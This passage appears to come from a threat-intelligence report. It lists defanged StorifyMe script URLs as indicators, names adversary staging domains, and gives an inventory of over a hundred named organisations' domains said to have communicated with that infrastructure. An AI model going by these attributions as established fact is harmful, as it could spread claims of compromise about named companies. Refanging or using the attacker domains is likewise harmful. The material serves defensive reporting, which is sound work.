- StorifyMe Web Components Loader:
hxxps://cdn.storifyme[.]com/static/web-components/storifyme-elements.min.js - StorifyMe Web Components V2:
hxxps://c77.cdn.storifyme[.]com/static/web-components/storifyme-elements-v2.min.js?v=5ed514b258- ETag:
W/"5ed514b25881730917d0b7752e5276ab"
- ETag:
Appendix: Verified Impacted Domains Inventory
Below is the inventory of confirmed domains observed communicating with adversary staging or exploit infrastructure (1688360[.]cc, webshell[.]lol, or 5vobauua3ojpklx[.]icu) across this campaign cluster:
| Domain | Domain | Domain |
|---|---|---|
adcs[.]ch |
ae[.]com |
airfrance[.]it |
alfamill[.]com |
alfamill[.]com[.]tr |
americangirl[.]com |
animalexpert[.]org |
arztinsurgical[.]com |
bdb-biuro[.]org[.]pl |
bestaambalaj[.]com |
bigmittenmgt[.]managebuilding[.]com |
billoogame[.]xyz |
brownsugarohio[.]com |
buzzstream[.]com |
cagrashop[.]com |
change[.]org |
chicagoitsupport[.]com |
countryarcherwholesale[.]com |
ctvnews[.]ca |
d9[.]worldwatercouncil[.]org |
ddec1-0-en-ctp[.]trendmicro[.]com |
de[.]smartsheet[.]com |
de[.]vidaxl[.]ch |
dijerkstop1[.]com |
draweressentials[.]com |
duan-vinhomesdonganh[.]com |
enerjimagazin[.]com |
eosspartners[.]com |
equifax[.]ca |
facingturtle[.]com |
farmasiehsan[.]com[.]my |
faz[.]net |
fluke[.]com |
form[.]healthinsurancecomparison[.]com[.]au |
foxsports[.]com |
giftcardtomoney[.]com |
googleworkspace[.]tscloud[.]co[.]jp |
hdhun4u[.]net |
healthinsurancecomparison[.]com[.]au |
heilpraktiker-rastede[.]de |
hootsuite[.]com |
hsbc[.]com[.]sg |
hydropac[.]webforsolution[.]com |
ig[.]com |
insurance[.]hsbc[.]com[.]sg |
jasmin[.]rs |
justrussel[.]com |
kitchensdirect[.]co[.]uk |
kuvetyapi[.]com |
llc[.]edu[.]pk |
loftliving[.]com |
managebuilding[.]com |
marketplace[.]nazmul[.]xyz |
mekanggroup[.]com |
mutualofomaha[.]com |
myaiotestingwebs[.]com |
mybluehost[.]me |
nazmul[.]xyz |
nesscode[.]com |
optimizely[.]com |
ospreycoveapartments[.]loftliving[.]com |
pgw[.]syslicense[.]net |
planos[.]pe |
raindropsleathercraft[.]com |
rdbs[.]ca |
s16[.]varors[.]com |
salesforce[.]com |
scheels[.]com |
securitybank[.]com |
smartsheet[.]com |
smh[.]com[.]au |
soshaview[.]co[.]za |
stacksocial[.]com |
stamps[.]com |
suprfit[.]com |
syslicense[.]net |
thecheneyplace[.]com |
thistleinsurance[.]co[.]uk |
trendmicro[.]com |
tricentis[.]com |
trustedinfosolutions[.]com |
trustwellbank[.]com |
tscloud[.]co[.]jp |
tsn[.]ca |
tyy[.]cew[.]mybluehost[.]me |
unibas[.]ch |
unicefusa[.]org |
united-apparel[.]uk |
urfalihacibeybaklavalari[.]com[.]tr |
varenyagalleria[.]com |
varors[.]com |
vidaxl[.]ch |
vidaxl[.]co[.]uk |
vidaxl[.]nl |
vidaxl[.]ro |
vikashyadav[.]online |
viningcamerer[.]co[.]za |
virginmediao2[.]co[.]uk |
warmlover[.]com |
webforsolution[.]com |
wholesale[.]farmasiehsan[.]com[.]my |
worldwatercouncil[.]org |
ww4[.]animalexpert[.]org |
wwws[.]airfrance[.]it |
zoom[.]com |